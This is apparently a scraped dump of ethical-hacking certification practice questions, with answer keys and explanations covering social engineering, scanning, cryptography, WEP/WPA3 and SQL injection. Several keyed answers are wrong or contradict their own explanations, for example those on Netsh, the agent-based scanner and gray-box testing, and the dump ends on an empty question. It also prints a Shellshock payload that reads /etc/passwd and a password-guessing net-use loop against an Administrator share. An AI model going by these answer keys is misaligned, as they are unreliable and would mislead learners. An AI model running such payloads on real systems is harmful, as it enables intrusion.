<https://www.eccouncil.org/what-is-social-engineering/>

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."

<https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20>

#### NEW QUESTION 121

- (Exam Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer. what tests would you perform to determine whether his computer Is Infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

**Answer:** D

#### NEW QUESTION 124

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

**Answer:** B

#### Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

#### NEW QUESTION 129

- (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

**Answer:** B

#### NEW QUESTION 134

- (Exam Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

**Answer:** A

#### NEW QUESTION 135

- (Exam Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

**Answer:** D

#### NEW QUESTION 137

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

**Answer:** C

#### Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners



are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

#### NEW QUESTION 139

- (Exam Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

**Answer:** A

#### NEW QUESTION 142

- (Exam Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- B. RADIUS
- C. WPA
- D. WPA3

**Answer:** A

#### Explanation:

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

#### NEW QUESTION 144

- (Exam Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on Jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

**Answer:** D

#### NEW QUESTION 146

- (Exam Topic 1)

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

- A. False negative
- B. True negative
- C. True positive
- D. False positive

**Answer:** D

#### Explanation:

True Positive - IDS referring a behavior as an attack, in real life it is

True Negative - IDS referring a behavior not an attack and in real life it is not False Positive - IDS referring a behavior as an attack, in real life it is not

False Negative - IDS referring a behavior not an attack, but in real life is an attack. False Negative - is the most serious and dangerous state of all !!!!

#### NEW QUESTION 151

- (Exam Topic 1)

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.

**Answer:** A

#### NEW QUESTION 154

- (Exam Topic 1)

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

**Answer:** A

#### Explanation:

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

#### NEW QUESTION 156

- (Exam Topic 1)

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.

**Answer:** A

#### Explanation:

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten. Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.

If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

#### NEW QUESTION 160

- (Exam Topic 1)

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim\_miller@companyxyz.com

To: michelle\_saunders@companyxyz.com Subject: Test message Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message.

This proves that CompanyXYZ's email gateway doesn't prevent what?

- A. Email Masquerading
- B. Email Harvesting
- C. Email Phishing
- D. Email Spoofing

**Answer:** D

#### Explanation:

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.

The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

#### NEW QUESTION 162

- (Exam Topic 1)

While using your bank's online servicing you notice the following string in the URL bar:

"http: // www. MyPersonalBank. com/ account?id=368940911028389&Damount=10980&Camount=21" You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.

Which type of vulnerability is present on this site?

- A. Cookie Tampering
- B. SQL Injection
- C. Web Parameter Tampering
- D. XSS Reflection

**Answer:** C

#### NEW QUESTION 166

- (Exam Topic 1)

Which results will be returned with the following Google search query?  
site:target.com – site:Marketing.target.com accounting

- A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
- B. Results matching all words in the query.
- C. Results for matches on target.com and Marketing.target.com that include the word “accounting”
- D. Results matching “accounting” in domain target.com but not on the site Marketing.target.com

**Answer:** D

#### NEW QUESTION 170

- (Exam Topic 1)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file transfers?

- A. tcp.port == 21
- B. tcp.port = 23
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

**Answer:** A

#### NEW QUESTION 171

- (Exam Topic 1)

The “Gray-box testing” methodology enforces what kind of restriction?

- A. Only the external operation of a system is accessible to the tester.
- B. The internal operation of a system is only partly accessible to the tester.
- C. Only the internal operation of a system is known to the tester.
- D. The internal operation of a system is completely known to the tester.

**Answer:** D

#### Explanation:

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.

White-box test design techniques include the following code coverage criteria:

- Control flow testing
- Data flow testing
- Branch testing
- Statement coverage
- Decision coverage
- Modified condition/decision coverage
- Prime path testing
- Path testing

#### NEW QUESTION 173

- (Exam Topic 1)

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

**Answer:** A

#### NEW QUESTION 177

- (Exam Topic 1)

What tool can crack Windows SMB passwords simply by listening to network traffic?

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

**Answer:** D

#### NEW QUESTION 178

- (Exam Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection

**Answer:** B

#### NEW QUESTION 182

- (Exam Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST
- C. ACK
- D. SYN

**Answer:** B

#### NEW QUESTION 184

- (Exam Topic 2)

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

- A. He must perform privilege escalation.
- B. He needs to disable antivirus protection.
- C. He needs to gain physical access.
- D. He already has admin privileges, as shown by the "501" at the end of the SID.

**Answer:** A

#### NEW QUESTION 187

- (Exam Topic 2)

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

- A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
- B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
- C. nmap -Pn -sT -p 46824 < Target IP >
- D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

**Answer:** B

#### Explanation:

<https://nmap.org/nsedoc/scripts/enip-info.html> Example Usage enip-info:

- nmap --script enip-info -sU -p 44818 <host>

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (<https://github.com/paperwork/pyenip>)

#### NEW QUESTION 191

- (Exam Topic 2)

You have successfully logged on a Linux system. You want to now cover your tracks Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp



**Answer:** C

#### NEW QUESTION 192

- (Exam Topic 2)

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

**Answer:** B

#### Explanation:

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

#### NEW QUESTION 194

- (Exam Topic 2)

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

- A. website mirroring
- B. Session hijacking
- C. Web cache poisoning
- D. Website defacement

**Answer:** A

#### Explanation:

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience. If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded. Mirror sites are used to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was used to restore access and circumvent government censorship.

#### NEW QUESTION 195

- (Exam Topic 1)

What is a "Collision attack" in cryptography?

- A. Collision attacks try to get the public key
- B. Collision attacks try to break the hash into three parts to get the plaintext value
- C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
- D. Collision attacks try to find two inputs producing the same hash

**Answer:** D

#### NEW QUESTION 197

- (Exam Topic 1)

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

- A. Attempts by attackers to access the user and password information stored in the company's SQL database.
- B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
- C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
- D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

**Answer:** B

#### NEW QUESTION 200

- (Exam Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping



**Answer:** B

**Explanation:**

<https://tools.kali.org/information-gathering/hping3>

<http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

**NEW QUESTION 204**

- (Exam Topic 1)

Which of the following is assured by the use of a hash?

- A. Authentication
- B. Confidentiality
- C. Availability
- D. Integrity

**Answer:** D

**NEW QUESTION 207**

- (Exam Topic 1)

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.

Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.

In this context, what can you say?

- A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
- B. Bob is partially right
- C. He does not need to separate networks if he can create rules by destination IPs, one by one
- D. Bob is totally wrong
- E. DMZ is always relevant when the company has internet servers and workstations
- F. Bob is partially right
- G. DMZ does not make sense when a stateless firewall is available

**Answer:** C

**NEW QUESTION 211**

- (Exam Topic 1)

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %a in (hackfile.txt) do net use *  
\\10.1.2.3\c$ /user:"Administrator" %a
```

What is Eve trying to do?

- A. Eve is trying to connect as a user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

**Answer:** C

**NEW QUESTION 216**

- (Exam Topic 1)

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

**Answer:** B

**NEW QUESTION 221**

- (Exam Topic 1)

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.

What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

**Answer:** B

**NEW QUESTION 223**

- (Exam Topic 1)

```
env x='){ :};echo exploit' bash -c 'cat/etc/passwd'
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

**Answer:** D

#### NEW QUESTION 227

- (Exam Topic 1)

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The computer is not using a private IP address.
- B. The gateway is not routing to a public IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is using an invalid IP address.

**Answer:** B

#### Explanation:

[https://en.wikipedia.org/wiki/Private\\_network](https://en.wikipedia.org/wiki/Private_network)

In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.

Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.

The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:

- 10.0.0.0 – 10.255.255.255
- 172.16.0.0 – 172.31.255.255
- 192.168.0.0 – 192.168.255.255

Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet.

However, several technologies allow such machines to connect to the Internet.

- Mediation servers like IRC, Usenet, SMTP and Proxy server
- Network address translation (NAT)
- Tunneling protocol

NOTE: So, the problem is just one of these technologies.

#### NEW QUESTION 229

- (Exam Topic 1)

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.

He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

**Answer:** C

#### NEW QUESTION 233

- (Exam Topic 1)

Which of the following programs is usually targeted at Microsoft Office products?

- A. Polymorphic virus
- B. Multipart virus
- C. Macro virus
- D. Stealth virus

**Answer:** C

#### Explanation:

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)

NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

#### NEW QUESTION 236

- (Exam Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks

- C. To defend against jailbreaking
- D. To defend against wireless attacks

**Answer:** B

#### NEW QUESTION 239

- (Exam Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL. What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

**Answer:** A

#### Explanation:

Most likely have an issue with DNS.

DNS stands for “Domain Name System.” It’s a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server’s unique ID where a website is stored.

Think of the DNS system as the internet’s phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people’s names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

- \* 1. A user types ‘example.com’ into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
- \* 2. The resolver then queries a DNS root nameserver;
- \* 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
- \* 4. The resolver then requests the .com TLD;
- \* 5. The TLD server then responds with the IP address of the domain’s nameserver, example.com;
- \* 6. Lastly, the recursive resolver sends a query to the domain’s nameserver;
- \* 7. The IP address for example.com is then returned to the resolver from the nameserver;
- \* 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially; Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page;
- \* 9. The browser makes an HTTP request to the IP address;
- \* 10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

#### NEW QUESTION 244

- (Exam Topic 1)

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer’s software and hardware without the owner’s permission. Their intention can either be to simply gain knowledge or to illegally make changes.

Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

- A. White Hat
- B. Suicide Hacker
- C. Gray Hat
- D. Black Hat

**Answer:** C

#### NEW QUESTION 249

- (Exam Topic 1)

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

- A. Kismet
- B. Abel
- C. Netstumbler
- D. Nessus

**Answer:** A

#### Explanation:

[https://en.wikipedia.org/wiki/Kismet\\_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

#### NEW QUESTION 254

- (Exam Topic 1)

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection

- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

**Answer:** D

**Explanation:**

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

\* 1. Locating nodes:

The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.

\* 2. Performing service and OS discovery on them:

After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.

\* 3. Testing those services and OS for known vulnerabilities:

Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

**NEW QUESTION 259**

- (Exam Topic 1)

An Intrusion Detection System (IDS) has alerted the network administrator to a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. What type of network tool can be used to determine if these packets are genuinely malicious or simply a false positive?

- A. Protocol analyzer
- B. Network sniffer
- C. Intrusion Prevention System (IPS)
- D. Vulnerability scanner

**Answer:** A

**NEW QUESTION 261**

- (Exam Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

**Answer:** A

**Explanation:**

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report: "The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks." Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact a little amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike. Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

**NEW QUESTION 266**

- (Exam Topic 2)

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Matt's bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

**Answer:** A

**NEW QUESTION 270**

- (Exam Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?



- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

**Answer:** B

#### NEW QUESTION 275

- (Exam Topic 2)

